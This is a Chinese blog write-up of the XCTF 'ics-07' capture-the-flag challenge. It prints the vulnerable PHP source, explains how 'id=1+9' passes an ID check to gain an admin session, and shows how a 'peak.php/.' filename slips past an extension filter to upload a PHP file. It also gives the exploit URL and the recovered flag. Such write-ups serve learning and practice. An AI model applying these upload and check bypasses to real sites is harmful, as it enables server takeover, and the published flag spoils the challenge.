

# XCTF-高手进阶区：ics-07

原创

1stPeak 于 2020-04-14 17:31:46 发布 438 收藏 1

分类专栏：[CTF刷题](#) 文章标签：[XCTF](#)

版权声明：本文为博主原创文章，遵循[CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：[https://blog.csdn.net/qq\\_41617034/article/details/105516832](https://blog.csdn.net/qq_41617034/article/details/105516832)

版权



[CTF刷题](#) 专栏收录该内容

87 篇文章 22 订阅

订阅专栏

## 题目

ics-07 👍 3 最佳Writeup由Framework提供 WP 建议

难度系数: ★★★★★ 6.0

题目来源: XCTF 4th-CyberEarth

题目描述: [工控云管理系统项目管理页面解析漏洞](#)

题目场景:  删除场景

倒计时: 03:59:17 延时

题目附件: 暂无

[https://blog.csdn.net/qq\\_41617034](https://blog.csdn.net/qq_41617034)

发现view-source

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>cetc7</title>
  </head>
  <body>
    <?php
      session_start();

      if (!isset($_GET[page])) {
        show_source(__FILE__);
        die();
      }
    </?php>
  </body>
</html>
```

```

}

if (isset($_GET[page]) && $_GET[page] != 'index.php') {
    include('flag.php');
}else {
    header('Location: ?page=flag.php');
}

?>

<form action="#" method="get">
    page : <input type="text" name="page" value="">
    id : <input type="text" name="id" value="">
    <input type="submit" name="submit" value="submit">
</form>
<br />
<a href="index.phps">view-source</a>

<?php
if ($_SESSION['admin']) {
    $con = $_POST['con'];
    $file = $_POST['file'];
    $filename = "backup/".$file;

    if(preg_match('/.+\.ph(p[3457]?|t|tml)$/i', $filename)){
        die("Bad file extension");
    }else{
        chdir('uploaded');
        $f = fopen($filename, 'w');
        fwrite($f, $con);
        fclose($f);
    }
}
?>

<?php
if (isset($_GET[id]) && floatval($_GET[id]) !== '1' && substr($_GET[id], -1) === '9') {
    include 'config.php';
    $id = mysql_real_escape_string($_GET[id]);
    $sql="select * from cetc007.user where id='$id'";
    $result = mysql_query($sql);
    $result = mysql_fetch_object($result);
} else {
    $result = False;
    die();
}

if(!$result)die("<br >something wae wrong ! <br>");
if($result){
    echo "id: ".$result->id."<br>";
    echo "name: ".$result->user."<br>";
    $_SESSION['admin'] = True;
}
?>

</body>
</html>

```

## 第一段分析

参数page存在且其值不等于index.php，才会包含flag.php

```
<?php
session_start();

if (!isset($_GET['page'])) {
    show_source(__FILE__);
    die();
}

if (isset($_GET['page']) && $_GET['page'] != 'index.php') {
    include('flag.php');
}else {
    header('Location: ?page=flag.php');
}

?>
```

## 第二段分析

首先 `$_SESSION['admin']`，将 `$con` 的内容写入到 `$file`，但文件后缀名不可以为 `.php3/4/5/6/7/t/html`

```
<?php
if ($_SESSION['admin']) {
    $con = $_POST['con'];
    $file = $_POST['file'];
    $filename = "backup/".$file;

    if(preg_match('/.+\.ph(p[3457]?|t|tml)$/i', $filename)){
        die("Bad file extension");
    }else{
        chdir('uploaded');
        $f = fopen($filename, 'w');
        fwrite($f, $con);
        fclose($f);
    }
}

?>
```

## 第三段分析

`$_SESSION['admin'] = True` 可以满足第二段所需

该段需要满足参数id存在，id的浮点值不为 `'1'`，id参数的最后一个数值是9

```

<?php
if (isset($_GET[id]) && floatval($_GET[id]) !== '1' && substr($_GET[id], -1) === '9') {
    include 'config.php';
    $id = mysql_real_escape_string($_GET[id]);
    $sql="select * from cetc007.user where id='$id'";
    $result = mysql_query($sql);
    $result = mysql_fetch_object($result);
} else {
    $result = False;
    die();
}

if(!$result)die("<br >something wae wrong ! <br>");
if($result){
    echo "id: ".$result->id."<br>";
    echo "name:".$result->user."<br>";
    $_SESSION['admin'] = True;
}
?>

```


## 总结

### 1、第三段

可以使用id=1+9来绕过

payload:

```
http://159.138.137.79:56884//index.php?page=flag.php&id=1+9
```



## 查找项目

项目名称

项目ID

提交查询

view-source  
id: 1  
name:admin

[https://blog.csdn.net/qq\\_41617034](https://blog.csdn.net/qq_41617034)

## 2、第二段

获得了admin, `$con` 等于文件的内容, `$file` 为文件名, `$filename = "backup/".$file`, 因为 `preg_match('/.+\.php(p[3457]?|t|tml)$/i', $filename)` 是判断.之后的值, 那么可以使用例如 `peak.php/.` 绕过, (`./`表示在 `peak.php`文件所在目录加一个新的空目录, 相当于没加, 例如在一个网站后面加`./`, 测试后即可了解), 绕过正则后, 还有一个问题, 它改变了当前目录, 这就是chdir搞得鬼, 那, 何为chdir?

```
chdir
(PHP 4, PHP 5, PHP 7)
chdir - 改变目录

说明
chdir( string $directory ) : bool
将 PHP 的当前目录改为 directory。

参数
directory
新的当前目录

返回值
成功时返回 TRUE, 或者在失败时返回 FALSE。

错误 / 异常
Throws an error of level E_WARNING on failure.

范例
Example #1 chdir() 例子
<?php

// current directory
echo getcwd() . "\n";

chdir('public_html');


// current directory
echo getcwd() . "\n";


?>
```

以上例程的输出类似于:

```
/home/vincent
/home/vincent/public_html
```

相当于, 将当前所在目录后面添加一个新的目录, 该文件即在新添的这个目录下, 根据代码所知, 原本是在根目录下, 现在在根目录后面添加一个 `uploaded` 目录, `$filename` 就在 `根目录/uploaded` 下, 所以, 第二段的payload为:






# Index of /uploaded/backup



<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">Parent Directory</a>	-	-	-
<a href="#">? peak.php</a>	2020-04-14 09:24	30	

Apache/2.4.7 (Ubuntu) Server at 159.138.137.79 Port 56884

[https://blog.csdn.net/qq\\_41617034](https://blog.csdn.net/qq_41617034)



www-data



```
3 </meta charset=utf-8 />
4 </head>
5 <body>
6 <?php
7     $flag="cyberpeace {ece51431aeb36fc4aa983c1d5373e22c} ";
8     ?>
9 </body>
10 </html>
11
```

[https://blog.csdn.net/qq\\_41617034](https://blog.csdn.net/qq_41617034)